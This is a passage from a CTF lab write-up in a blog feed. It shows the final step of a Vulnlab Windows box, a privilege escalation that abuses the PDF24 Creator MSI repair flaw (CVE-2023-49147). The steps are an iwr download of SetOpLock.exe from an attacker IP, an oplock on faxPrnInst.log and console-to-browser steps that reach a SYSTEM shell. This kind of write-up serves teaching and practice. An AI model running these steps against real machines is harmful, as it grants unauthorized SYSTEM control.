&lt;JUNCTION&gt;     Documents and Settings [C:\\Users]</span><br><span class="line">01/19/2024  04:36 AM            12,288 DumpStack.log.tmp</span><br><span class="line">12/27/2023  11:11 AM    &lt;DIR&gt;          Gitea</span><br><span class="line">12/27/2023  10:27 AM    &lt;DIR&gt;          inetpub</span><br><span class="line">01/19/2024  05:47 AM    &lt;DIR&gt;          Microsoft</span><br><span class="line">01/19/2024  04:36 AM     1,207,959,552 pagefile.sys</span><br><span class="line">05/08/2021  12:20 AM    &lt;DIR&gt;          PerfLogs</span><br><span class="line">12/28/2023  11:28 AM    &lt;DIR&gt;          Program Files</span><br><span class="line">12/28/2023  11:24 AM    &lt;DIR&gt;          Program Files (x86)</span><br><span class="line">12/28/2023  11:24 AM    &lt;DIR&gt;          ProgramData</span><br><span class="line">12/27/2023  06:14 PM    &lt;DIR&gt;          Recovery</span><br><span class="line">12/27/2023  06:14 PM    &lt;DIR&gt;          System Volume Information</span><br><span class="line">01/19/2024  04:39 AM    &lt;DIR&gt;          temp</span><br><span class="line">12/28/2023  06:14 AM    &lt;DIR&gt;          Users</span><br><span class="line">12/28/2023  11:18 AM    &lt;DIR&gt;          Windows</span><br><span class="line">12/28/2023  11:23 AM    &lt;DIR&gt;          _install</span><br><span class="line">               2 File(s)  1,207,971,840 bytes</span><br><span class="line">              17 Dir(s)   5,546,426,368 bytes free</span><br></pre></td></tr></table></figure><p>It contains some software installer files:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">C:\\&gt;cd _install</span><br><span class="line"></span><br><span class="line">C:\\_install&gt;dir</span><br><span class="line"> Volume in drive C has no label.</span><br><span class="line"> Volume Serial Number is A03D-9CEF</span><br><span class="line"></span><br><span class="line"> Directory of C:\\_install</span><br><span class="line"></span><br><span class="line">12/28/2023  11:21 AM        60,804,608 Firefox Setup 121.0.msi</span><br><span class="line">12/28/2023  05:39 AM        43,593,728 mRemoteNG-Installer-1.76.20.24615.msi</span><br><span class="line">12/14/2023  10:07 AM       462,602,240 pdf24-creator-11.15.1-x64.msi</span><br><span class="line">               3 File(s)    567,000,576 bytes</span><br><span class="line">               0 Dir(s)   5,546,401,792 bytes free</span><br></pre></td></tr></table></figure><p>The <code>pdf24-creator-11.15.1-x64.msi</code> is intriguing. Googling “pdf24-creator-11.15.1 exploit” brings up a blogpost (<a href="https://sec-consult.com/vulnerability-lab/advisory/local-privilege-escalation-via-msi-installer-in-pdf24-creator-geek-software-gmbh/">https://sec-consult.com/vulnerability-lab/advisory/local-privilege-escalation-via-msi-installer-in-pdf24-creator-geek-software-gmbh/</a>) about a privilege escalation vulnerability (CVE-2023-49147) with a proof-of-concept (PoC). Basically, we can run the following command to start the repair of <em>PDF24 Creator</em> and trigger the vulnerable actions without a UAC popup:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">msiexec.exe /fa C:\\_install\\pdf24-creator-11.15.1-x64.msi</span><br></pre></td></tr></table></figure><p>The installer should start. Now, we need to set an oplock on the <code>faxPrnInst.log</code> file as soon as it gets read. We can do that using the <code>SetOpLock.exe</code> tool from <a href="https://github.com/googleprojectzero/symboliclink-testing-tools">https://github.com/googleprojectzero/symboliclink-testing-tools</a>. First let’s transfer it to the victim machine</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\\temp&gt; </span>iwr &lt;http://10.8.0.210/SetOpLock.exe&gt; -outfile SetOpLock.exe</span><span class="line cmd"><br><span class="prompt">PS C:\\temp&gt; </span>ls</span><span class="line out"><br></span><span class="line out"><br>    Directory: C:\\temp</span><span class="line out"><br></span><span class="line out"><br>Mode                 LastWriteTime         Length Name</span><span class="line out"><br>----                 -------------         ------ ----</span><span class="line out"><br>-a----         1/19/2024   6:06 AM         116224 SetOpLock.exe</span></pre></td></tr></table></figure><p>Then we execute it like this:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">C:\\temp\\SetOpLock.exe &quot;C:\\Program Files\\PDF24\\faxPrnInst.log&quot; r</span><br></pre></td></tr></table></figure><p>As per the blogpost, if the opis set, the cmd window that opens when pdf24-PrinterInstall.exe is executed doesn’t close:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\\temp&gt; </span>C:\\temp\\SetOpLock.exe &quot;C:\\Program Files\\PDF24\\faxPrnInst.log&quot; r</span><span class="line out"><br>OpLock triggered, hit ENTER to close oplock</span></pre></td></tr></table></figure><p>At this point, we need to follow these steps to spawn a SYSTEM shell:</p><ul><li>right click on the top bar of the cmd window.</li><li>click on properties.</li><li>under options click on the “legacy console mode” link.</li><li>open the link with Firefox (it should open a link like this “<a href="https://go.microsoft.com/fwlink/?LinkId=871150">https://go.microsoft.com/fwlink/?LinkId=871150</a>“).</li><li>in the opened browser window press the key combination <code>CTRL+o</code>.</li><li>type “cmd.exe” in the top bar and press Enter.</li></ul><p>If all the steps are executed successfully, we should get a SYSTEM shell:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">C:\\Windows&gt;whoami</span><br><span class="line">nt authority\\system</span><br><span class="line"></span><br><span class="line">C:\\Windows&gt;type C:\\Users\\Administrator\\Desktop\\root.txt</span><br><span class="line">VL&#123;REDACTED&#125;</span><br></pre></td></tr></table></figure><p>That concludes the box. I hope you learned something new 🐈</p>]]></content>
    
    
    <summary type="html">Gitea CI/CD abuse, mRemoteNG config decryption, PDF24 MSI installer privesc</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="vulnlab" scheme="https://seriotonctf.github.io/tags/vulnlab/"/>
    
    <category term="windows" scheme="https://seriotonctf.github.io/tags/windows/"/>
    
    <category term="gitea" scheme="https://seriotonctf.github.io/tags/gitea/"/>
    
    <category term="ci/cd" scheme="https://seriotonctf.github.io/tags/ci-cd/"/>
    
    <category term="mremoteng" scheme="https://seriotonctf.github.io/tags/mremoteng/"/>
    
    <category term="pdf24" scheme="https://seriotonctf.github.io/tags/pdf24/"/>
    
    <category term="cve-2023-49147" scheme="https://seriotonctf.github.io/tags/cve-2023-49147/"/>
    
  </entry>
  
</feed>